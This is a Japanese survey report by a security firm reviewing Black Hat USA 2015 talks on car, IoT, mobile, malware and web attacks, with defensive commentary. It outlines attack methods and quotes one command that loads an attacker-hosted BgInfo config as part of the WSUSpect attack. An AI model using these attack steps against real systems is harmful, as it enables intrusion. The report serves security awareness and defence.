Black Hat USA 2015
サーベイレポート

FFRI, Inc.
http://www.ffri.jp

Ver 2.00.01

Black Hat USA 概要

- 毎年 8月にラスベガスで行われる世界最大のセキュリティカンファレンス
  - 世界中から投稿された最新のセキュリティ研究が発表される
    - 内容は新しい脅威の実証から防御技術など高度で多岐にわたる
    - 一部を除き、プレゼン資料や論文が Web で公開
  - FFRI 代表の鵜飼が研究発表の審査員(レビューボード)の一員を務める

- 研究発表のほかセキュリティ企業の展示や自作ツールの発表などもある
  - セキュリティ関係者にとって年に一度の祭典のようなイベント
  - セキュリティへの注目が高まりから、参加者は増加傾向
  - 同期間に BSidesLV, 直後に DEFCON, 翌週に USENIX Security という別のセキュリティカンファレンスも開催される

- 本レポートでは主に Black Hat USA 2015 の研究発表について、FFRI のリサーチャーが公開資料を調査し、注目した研究を紹介

FFRI リサーチャーが注目した研究発表 (1)

- 自動車のセキュリティ
  - Remote Exploitation of an Unaltered Passenger Vehicle
    - Charlie Miller & Chris Valasek
  - How To Hack a Tesla Model S (DEFCON)
    - Marc Rogers & Kevin Mahaffey
  - Drive It Like You Hacked It: New Attacks and Tools to Wirelessly Steal Cars (DEFCON)
    - Samy Kamkar

- IoT のセキュリティ
  - When IoT Attacks: Hacking a Linux-Powered Rifle
    - Runa A. Sandvik & Michael Auger
  - ZigBee Exploited the Good, the Bad, and the Ugly
    - Tobias Zillner & Sebastian Strobl

FFRI リサーチャーが注目した研究発表 (2)

- モバイルセキュリティ
  - Attacking your “Trusted Core” Exploiting TrustZone on Android
    - Di Shen
  - TrustKit: Code Injection on iOS 8 for the Greater Good
    - Alban Diquet & Eric Castro & Angela On-kit Chow
- マルウェア・脆弱性攻撃
  - ROPInjector: Using Return-Oriented Programming for Polymorphism and AV Evasion
    - Giorgos Poulios & Christoforos Ntantogian & Christos Xenakis
  - Exploiting the DRAM rowhammer bug to gain kernel privileges
    - Mark Seaborn & Halvar Flake
  - WSUSPect – Compromising the Windows Enterprise via Windows Update
    - Paul Stone & Alex Chapman

FFRI リサーチャーが注目した研究発表 (3)

- マルウェア・脆弱性攻撃
  - Server-Side Template Injection: RCE for the Modern Web App
    - James Kettle


- リバースエンジニアリング
  - Using Static Binary Analysis To Find Vulnerabilities And Backdoors in Firmware
    - Christopher Kruegel & Yan Shoshitaishvili

Remote Exploitation of an Unaltered Passenger Vehicle

- クライスラーの Jeep をリモートから乗っ取り可能という脅威の実証
  - 対象車両は特殊デバイスなどを接続していない工場出荷状態
  - Jeep は前年の発表で最も攻撃可能と指摘されていた
  - 事前にメディアで研究紹介の動画が配信され、注目度が高かった

- 攻撃経路は Wi-Fi または携帯電話網であり、車載情報システム U-Connect が侵入口
  - Nmap でポートスキャンした結果、ポート 6667 がオープンであり、内部のプロセス間通信用の ”D-Bus” サービスに匿名ユーザーでアクセス可能
  - Python スクリプトや D-Bus デバッグツール DFeet を使用してサービスを解析
  - U-Connect に割当られている携帯電話網を調査した結果、2014 年モデルだけでなく 2013～2015 年に製造、販売された複数の車両で問題があることが発覚
- D-Bus を介してヘッドユニット上で任意コード実行可能にした後、アップデート機能を用いて CAN 通信を担うルネサス製マイコン V850 で動作するファームウェアを改ざん
  - ヘッドユニットと V850 は SPI(Serial-Peripheral Interface)で接続
  - ファームウェアの署名チェックがされていなかった。ただし、あったとしてもメモリ破壊の脆弱性を利用することで回避できたとのこと

Remote Exploitation of an Unaltered Passenger Vehicle



https://openclipart.org/

Remote Exploitation of an Unaltered Passenger Vehicle

- **FFRI リサーチャーの考察**
- ファイアウォールが未実装ということが致命的
  - ポートスキャンは誰でも実行可能であり、ポートがオープンしていればあらゆるデータが送りつけられるのは当然
  - セキュリティ専門家に調査を依頼すれば必ず指摘されるであろう問題
  - プロセス間通信を行う D-Bus サービスの認証が脆弱な点も問題
    - もし Sprint が U-Connect サービスネットワークのポート 6667 へのアクセスを遮断していなければ、悪用される恐れがあった
    - セキュリティ対策のため通信キャリアと連携は重要
- 車載情報機器も OTA による自動アップデートの仕組みを備えるべき
  - Jeep は USB 経由でしか脆弱性修正プログラムの提供が出来ない仕組みだった
  - この方法では多くの車両で脆弱性が残存してしまう恐れがある
- 車載情報機器はセキュアブートとセキュリティアップデートを必須化すべき
  - TPM や TrustZone が利用できると思われる

How To Hack a Tesla Model S

- Tesla Model S の LAN(Ethernet) ポートを介した脆弱性攻撃の実証
  - 車両に接続されたノート PC からのエンジン始動
  - リモートから車両のエンジンを停止させるマルウェアへの感染
  - 車両のウィンドウ開閉、サスペンションの制御
  - 車両への電力供給停止

- 攻撃により自動車の制御への介入した際にフェイルセール機構の発動を確認
  - 5km/h以上でエンジンを停止させた場合、ロックするのではなくニュートラルとなり、運転車に危険回避の余地を与えるなど
  - 車両が動いている間に対する異常/危険な制御命令に対する対策は考慮されている

- Tesla は脆弱性に対し OTA でファームウェアのアップデートを実施


How To Hack a Tesla Model S

- **FFRI リサーチャーの考察**
- Tesla Model S の診断ポートについては、以前からオーナーや研究者によって調査、公開されており OBD 同様に物理的なアクセスによる攻撃は時間の問題だったといえる
- マルウェア（トロイの木馬）に感染させることが出来た点について
  - 車載情報機器に Linux ベースの OS が採用されていることから、比較的容易にマルウェアを実装できたと考えられる
    - 今後車載機器で Linux ベースの OS の採用が増える可能性があるだけに、マルウェア対策はあらかじめ検討する必要がある
  - 最近の自動車は、携帯電話網を利用したインターネット接続が可能なケースが多いため、ワーム型マルウェアが出現して他の車両に対しても攻撃・感染する事案が最悪のシナリオとして懸念される
- 異常な入力に対するフェイルセーフモードについて
  - 自動車の安全の考え方は、脆弱性による攻撃からの防御というよりは、こうした攻撃や故障による想定されない車両の制御から、いかに搭乗者を守るかである
  - 本当に悪意のある攻撃者は、フェールセーフモードを正常に機能させない攻撃を考える恐れがある

Drive It Like You Hacked It: New Attacks and Tools to Wirelessly Steal Cars

- GM の車載テレマティクスサービスである OnStar RemoteLink アプリの脆弱性と PoC デバイスの発表
- PoC デバイスは、自動車の Wi-Fi 範囲内で RemoteLink アプリを使用した際に、アプリの認証脆弱性を利用してユーザー証明書を横取りする
  - Raspberry Pi をはじめ、比較的容易に入手可能な部品で構成され、車両の底面等に隠して設置できるサイズで設計されている
- ユーザー証明書の横取りによって MITM 攻撃が可能となり、理論上アプリで操作可能なすべての操作をリモートから実行可能に
- 脆弱性は iOS アプリに存在しており、既に修正済み
  - GM は報告を受けた際に Windows 版および Android 版に問題ないことを確認

Drive It Like You Hacked It: New Attacks and Tools to Wirelessly Steal Cars



https://openclipart.org/

Drive It Like You Hacked It: New Attacks and Tools to Wirelessly Steal Cars

- **FFRI リサーチャーの考察**
- アプリを使用して自動車の制御を行うという事は MITM のリスクがあり、対策が必要

- モバイルデバイス用アプリは、バイナリの入手のしやすさ、動作アーキテクチャの観点で、自動車などの組み込み機器のソフトウェアに比べてリバースエンジニアリングされやすい

- 近年では Raspberry Pi などの小型コンピュータが安価で入手できることと、SDR(Software Defined Radio)技術に関する研究が進んでいる背景から、無線通信を用いた攻撃の敷居が下がりつつある
  - こうした無線技術に関する脅威は自動車だけではなく、ドローンや IoT 機器も同様

- 自動車そのものに対する攻撃以外にも、自動車を取り巻く環境やサービスに対して包括的にセキュリティを設計、検査すべきであることを示唆している
  - サービスを提供するサーバー側が攻撃された場合、サービスを利用している多くの自動車に対して影響が出る

When IoT Attacks: Hacking a Linux-Powered Rifle

- 次世代ライフルの解析
  - ARM で動作する Linux を搭載し、誰でも正確な狙撃が可能になるライフルについて、外部からの攻撃の可能性を分析
  - ライフル自体がアクセスポイントになり、スマホなどから接続可能
  - ハードウェアおよびソフトウェアのリバースエンジニアリングの結果、アクセスポイントの WPA2 キーが固定であることや高度な機能が利用できるアドバンスドモードのアンロックは 4 桁の PIN コードでブルートフォース攻撃（ 1万通り）によって突破可能であるなど、複数の脆弱性が明らかにされた
  - メーカー側はこれらの一部の脆弱性については修正済みという
- **FFRI リサーチャーの考察**
  - このような製品のセキュリティに関してはモノに組み込んで配布する以上仕方がないとされてきたが、これからの IoT 社会を見据えると、非常に危険な状態だといえる。
  - ネットワークに繋がるモノは、別のモノと組み合わせて利用される可能性があり、ネットワーク経由で攻撃される前提での設計・実装が必要

ZigBee Exploited the Good, the Bad, and the Ugly

- IoT 社会について
  - 2022年には一家に 500 を超えるスマートデバイスが普及しそれらを有線で結ぶことは考えられない
  - 無線 LAN 等に接続することもあまり現実的ではなく、そうした場合に ZigBee が使用されることになると予測
- ZigBee のセキュリティ
  - 普及が見込まれる ZigBee であるが、鍵情報が固定になる仕様があるなどあまり安全とは言えない状況とのこと。
  - TCP/IP など歴史を手本にセキュリティを考える必要があると指摘。

- **FFRI リサーチャーの考察**
  - IoT のコンセプトでもある「繋がる」というアクションが従来の LAN などでは効率的ではないとするならば ZigBee などの通信方法が出現するのは自然な事であると考える。
  - その上でこれらを運用するには当然セキュリティ対策が必要であり、鍵情報が固定であるなどの問題をふまえて、上位レイヤーでの通信の暗号化を検討する必要がある。

Attacking your “Trusted Core” Exploiting TrustZone on Android

- ARM CPU の拡張機能 TrustZone によるセキュリティ機構を攻略する発表
  - 対象は Huawei Ascend Mate 7 というスマホで SoC は Hisilicon Kirin 925
- TrustZone を使う TEE ソフトウェア(OS)を Huawei が独自実装しており、それに脆弱性があり、結果として TrustZone によるセキュリティ機構を破られた
  - Normal World と Secure World の両方のソフトにいくつかの脆弱性が存在
- ブラックボックスなアーキテクチャの分析手法と発見した 2 つの脆弱性による TrustZone 攻略法を解説
  - 1つの脆弱性で Normal World Android を root 化し SE for Android を無効化
  - 2つめで Secure World でシェルコードを実行
- 端末に保存されている指紋画像の窃取やセキュリティ機能のバイパスの脅威を実証
- **FFRI リサーチャーの考察**
  - 攻略のアプローチは王道的に見えるが、Secure World の脆弱性を見つけるために、TEE アーキテクチャを十分な理解した上でブラックボックスに対して粘り強いリバースエンジニアリングを実施していると思われる
  - 独自実装したソフトウェアには脆弱性が存在する可能性が高い
  - 特にドライバで扱うメモリアドレスの正当性チェックは厳密に行うべきである

TrustKit: Code Injection on iOS 8 for the Greater Good

- iOS アプリ開発の規制緩和（Embedded Frameworks）
  - AppStore でアプリを公開する際には全てのコードを静的にアプリのバイナリにリンクさせる必要があったが iOS8 からはその規則が緩和されている
  - 現在はアプリパッケージにサードパーティ製のフレームワークやライブラリが埋め込まれると、実行時にそれらを動的にロードすることが可能
- フレームワーク追加による非Jailbreak 端末での機能フックの実現
  - 既存のアプリケーションに外部フレームワークとして組み込むことでコードを一切改編すること無く機能フックなどを実装することができる。
  - また、これらを利用して SSL 通信機能をフックすることも可能だという。
  - 発表者らはこれらの機能を提供する「TrustKit」を発表した。

- **FFRI リサーチャーの考察**
  - iOS や OS X などでは OS のアップデートによる新機能や大きな仕様変更によって、セキュリティホールが生み出されるケースがある。
  - 非Jailbreak 端末での機能フック、SSL 通信のフックが可能ということはインパクトは大きく、悪意のあるアプリに利用される恐れがある。

ROPInjector: Using Return-Oriented Programming for Polymorphism and AV Evasion

- DEP 回避ではなく、AntiVirus 回避 に ROP を使う手法の発表
  - コンセプトは、無害な PE ファイルへの ROP 化した悪性コードの注入
    - ファイルの不審度を上げず一般的なコード埋め込み可能、ポリモフィズム可
- 4 つの試みを実施
  - AntiVirus 回避、元の PE の非破壊、
    書き込み可能なセクション不要、一般的なツール化
- ROPInjector による悪性コードの注入は 7 つのステップで実行
  - 詳細は発表資料参照
- 評価条件
  - 実装は Native Win32 C
  - 9 つの無害な 32bit PE ファイルに悪性コードを注入して評価
  - 悪性コードは Metasploit の reverse TCP と meterpreter reverse TCP
  - VirusTotal では 57 の AntiVirus ベンダを対象にした
- 評価結果
  - ほぼ 100% AntiVirus による検知を回避した

ROPInjector: Using Return-Oriented Programming for Polymorphism and AV Evasion

- 現在のシグネチャベースの検出方法(パターンマッチング)はもはや有効ではない
- 振る舞い分析を徹底的に行うのは困難
  - 無害なプログラムの終了直前に悪意のあるコードを実行することで回避可能
- 全てを信頼しないというデフォルトポリシー（ホワイトリスト）が必要
  - 現時点ではチェックサムとディジタル署名検証が防御の最後砦

- **FFRI リサーチャーの考察**
  - パターンマッチングによるマルウェア検知を困難にする手法がまた1つ発表された
  - 評価結果が正当であれば非常にインパクトがある
  - 自動的に提示手法を実行ツールの完成度が気になる
  - これがマルウェア作成者の手に渡れば大きな脅威になる

Exploiting the DRAM rowhammer bug to gain kernel privileges

- メモリエラーによるビット反転（Rowhammer 問題）を悪用し権限昇格を行う発表
- Rowhammer とは DRAM の微細化に伴って深刻化しているメモリセル間の干渉によるビット反転エラーの問題
- どのようにビット反転を攻撃に利用するか？
  - ランダムなビット反転が行なった時に権限昇格が起こりえるデータ構造を特定
  - このデータ構造で出来るだけ多くのメモリを埋める
  - ビット反転が発生するのを待つ
- メモリエラーは完全にランダム（例えば、宇宙線）なものと反復する種類がある
  - Rowhammer はソフトウェアで誘導でき、反復する
  - 反復ビット反転は、より多くの制御が可能
- x86 で Rowhammer 発生させる要件
  - 要件1 CLFLUSH 命令でキャッシュをバイパスする
  - 要件2 DRAM の不良行を検索
  - 要件3 2つ以上のアドレスを選出する

Exploiting the DRAM rowhammer bug to gain kernel privileges

- 実験結果（rowhammer-test）
  - ユーザーランドで実行、1GB 確保してビット反転を観測
  - カーネルや他のプロセスを破壊するリスクあり
  - いくつかのノート PC (2010-2011年モデル)で実験した結果、ビット反転を確認
- 2つの Exploit の例
  - メモリに定在する変数を rowhammer を発生させて書き換える
  - Chrome の Native Client (NaCl) サンドボックスのバイパス
    - 安全なアドレスにジャンプするコード列をスプレーし、ビット反転でレジスタ番号を書き換えで、サンドボックス外にジャンプ
  - Linux カーネルでの権限昇格
    - ページテーブルエントリ(PTE)でのビット反転を利用
    - ページテーブルに読み書き権限を付けるため、物理メモリをスプレーする
    - 物理メモリを PTE で埋める手順の解説
    - 7 つのステップで権限昇格に至る理論
      - 現実的にはうまくいかないケースあり

Exploiting the DRAM rowhammer bug to gain kernel privileges

- ソフトウェアのサンドボックスが良くなると、攻撃者はこのようなハードの難解なバグも狙う可能性がある
  - Rowhammer は信頼性だけの問題ではない
  - ハードウェアがスペック満たしているか確認するのは困難
  - ハードベンダーはセキュリティを考えるべき、またこうした不具合について透明性を上げるべき

- **FFRI リサーチャーの考察**
  - DRAM のような基礎部品の不具合を exploit に利用するアプローチは非常に斬新
  - 2つの exploit 例が示されているが、一般的な攻撃者が直ちに悪用するのは難しいと思われる。
  - Linux カーネルの権限昇格手順をヒントに Windows や OS X で同様のアプローチが検討される可能性がある

WSUSPect – Compromising the Windows Enterprise via Windows Update

- Windows Update を介したエンタープライズ Windows 環境への攻撃手法の発表
  - WSUS 環境で権限の無い侵入者が、権限昇格するための 1 つの手法
- WSUS のセキュリティ
  - デフォルトで SSL 無効、Microsoft は SSL の利用を推奨
  - しかし、SSL はメタデータにしか使われずアップデートファイルには非適用
    ダウンロード後、署名とハッシュがチェックされ、不正であればエラー
  - 全てのアップデートは Microsoft の署名が必要
- WSUS に対する攻撃
  - SSL 未使用の場合 MITM 攻撃ができる
  - アップデートは署名されているので改変不可
- Winnows Update はユーザーのプロキシ設定を読み込む
  - プロキシ設定を改変して、MITM 攻撃で偽アップデートを配信し PsExec を実行
  - アップデート処理タイプ CommandLineInstallation を利用
    - MS の署名付きバイナリのDL & 実行（ SYSTEM 権限）が可能
    - 任意のコマンドライン引数を渡せる

WSUSPect – Compromising the Windows Enterprise via Windows Update

- 攻撃シナリオ1
  - WSUS が SSL 未使用の設定になっていてユーザーがプロキシ設定変更可能
  - 攻撃者は悪意のある非特権ユーザー
  - PsExec は検知されたりブロックされる可能性があるが、BgInfo が代用可能
    - VBScript を実行可能でネットワーク共有上のコンフィグを参照
    - bginfo ¥¥attacker¥share¥config.bgi /nolicprompt /timer:0
- 攻撃シナリオ2
  - 攻撃者はサブネットにアクセス可能、ドメインクレデンシャル不要
  - ARP spoofing / WPAD injection を行なって同様に攻撃
- **FFRI リサーチャーの考察**
  - 多くの人が信頼している Windows Update や WSUS の仕組みを改めて調査することで抜け穴を発見している点が特徴
  - BgInfo 以外にも悪用可能な Microsoft の署名済みファイルがあるかもしれない
  - 脆弱性のあるドライバを強制インストールして攻撃する方法について、具体的に言及されていなかったため気になる。

Server-Side Template Injection: RCE for the Modern Web App

- テンプレートエンジンの脆弱性
  - 動的ページを生成する際に多く利用されるテンプレートエンジンにリモートからコード実行可能な脆弱性が存在するとの指摘
- 攻撃成立原理
  - テンプレートエンジンへ値を代入する際に、直接ユーザーからの入力を許している場合に、不正なテンプレート構文を注入され、任意のコマンド実行などに繋がるという
- 影響を受けるテンプレートエンジン
  - FreeMarker, Velocity, Smarty, Twig, Jade などに脆弱性が発見された。
- **FFRI リサーチャーの考察**
  - フレームワークからテンプレートエンジンへユーザー入力をそのまま代入する行為は非常に危険である。
  - 多くのメジャーなテンプレートエンジンに問題が指摘されたため、開発者はテンプレートエンジンを信頼せずにセキュリティに考慮したコードを書く必要がある。
  - Python で利用できる軽量 Web フレームワーク bottle について調査したところ同様に問題があることを確認した。

Using Static Binary Analysis To Find Vulnerabilities And Backdoors in Firmware

- IoT 機器のファームウェアのバイナリ解析手法に関するもので、発表者が所属している ShellPhish と呼ばれる CTF などを中心に活動しているグループが構築した脆弱性分析システムの一部についての発表
- 解析には、”angr”（バイナリ解析フレームワーク）を使用している
  - http://angr.io/
- 主に、認証バイパスに関する脆弱性を検出するための ”Symbolic Execution Engine” について解説している
  - 条件式などを追跡することで、要求されたパスに到達した際に可能性のある値を特定する
  - 特定の条件下において、非常に正確ではあるがスケーラビリティがなく、条件によっては検査パスが爆発的に増える課題がある

- **FFRI リサーチャーの考察**
  - ファームウェアの脆弱性やバックドアの検査は、一定の需要がある難しい課題である。
  - この発表はその解決策となりえる 1 つのアプローチについて、理論とシステムの例を示している。
  - ただ、これを応用して発見された脆弱性やバックドアの実例は紹介されていない。

全体考察

- 自動車や IoT のセキュリティの研究への注目が高まってきていると感じる
  - それらのセキュリティの攻略には IT 以外の専門知識や対象のモノ自体が必要
    - 汎用コンピューターに比べて攻撃コストは高い
  - 脅威が情報以外に及ぶ恐れがあるが、セキュリティは情報機器と同レベル
    - 普通の IT 危機と同様の脆弱性が存在するという現状
    - 知識・モノ・時間があれば突破できるセキュリティ
  - 設計開発段階での脅威分析やリリース前の脆弱性調査、脆弱性が発見された後の対応・修正方法の検討がほとんど行われていないと感じられる

- マルウェアに関する複数の発表で従来のパターンマッチングの限界が明示されている

- モバイルでは比較的安全と思われていた iOS への攻略に関する研究が増えており、今後の脅威が顕在化する恐れがある

参考情報

- When IoT Attacks: Hacking a Linux-Powered Rifle
  - https://www.blackhat.com/docs/us-15/materials/us-15-Sandvik-When-IoT-Attacks-Hacking-A-Linux-Powered-Rifle.pdf
- ZigBee Exploited the Good, the Bad, and the Ugly
  - https://www.blackhat.com/docs/us-15/materials/us-15-Zillner-ZigBee-Exploited-The-Good-The-Bad-And-The-Ugly.pdf
- Attacking your “Trusted Core” Exploiting TrustZone on Android
  - https://www.blackhat.com/docs/us-15/materials/us-15-Shen-Attacking-Your-Trusted-Core-Exploiting-Trustzone-On-Android.pdf
- TrustKit: Code Injection on iOS 8 for the Greater Good
  - https://www.blackhat.com/docs/us-15/materials/us-15-Diquet-TrustKit-Code-Injection-On-iOS-8-For-The-Greater-Good.pdf
- ROPInjector: Using Return-Oriented Programming for Polymorphism and AV Evasion
  - https://www.blackhat.com/docs/us-15/materials/us-15-Xenakis-ROPInjector-Using-Return-Oriented-Programming-For-Polymorphism-And-Antivirus-Evasion.pdf
- Exploiting the DRAM rowhammer bug to gain kernel privileges
  - https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf
- WSUSPect – Compromising the Windows Enterprise via Windows Update
  - https://www.blackhat.com/docs/us-15/materials/us-15-Stone-WSUSpect-Compromising-Windows-Enterprise-Via-Windows-Update.pdf
- Server-Side Template Injection: RCE for the Modern Web App
  - https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf
- Using Static Binary Analysis To Find Vulnerabilities And Backdoors in Firmware
  - https://www.blackhat.com/docs/us-15/materials/us-15-Kruegel-Using-Static-Binary-Analysis-To-Find-Vulnerabilities-And-Backdoors-In-Firmware.pdf

Contact Information

E-Mail : research—feedback@ffri.jp
Twitter : @FFRI_Research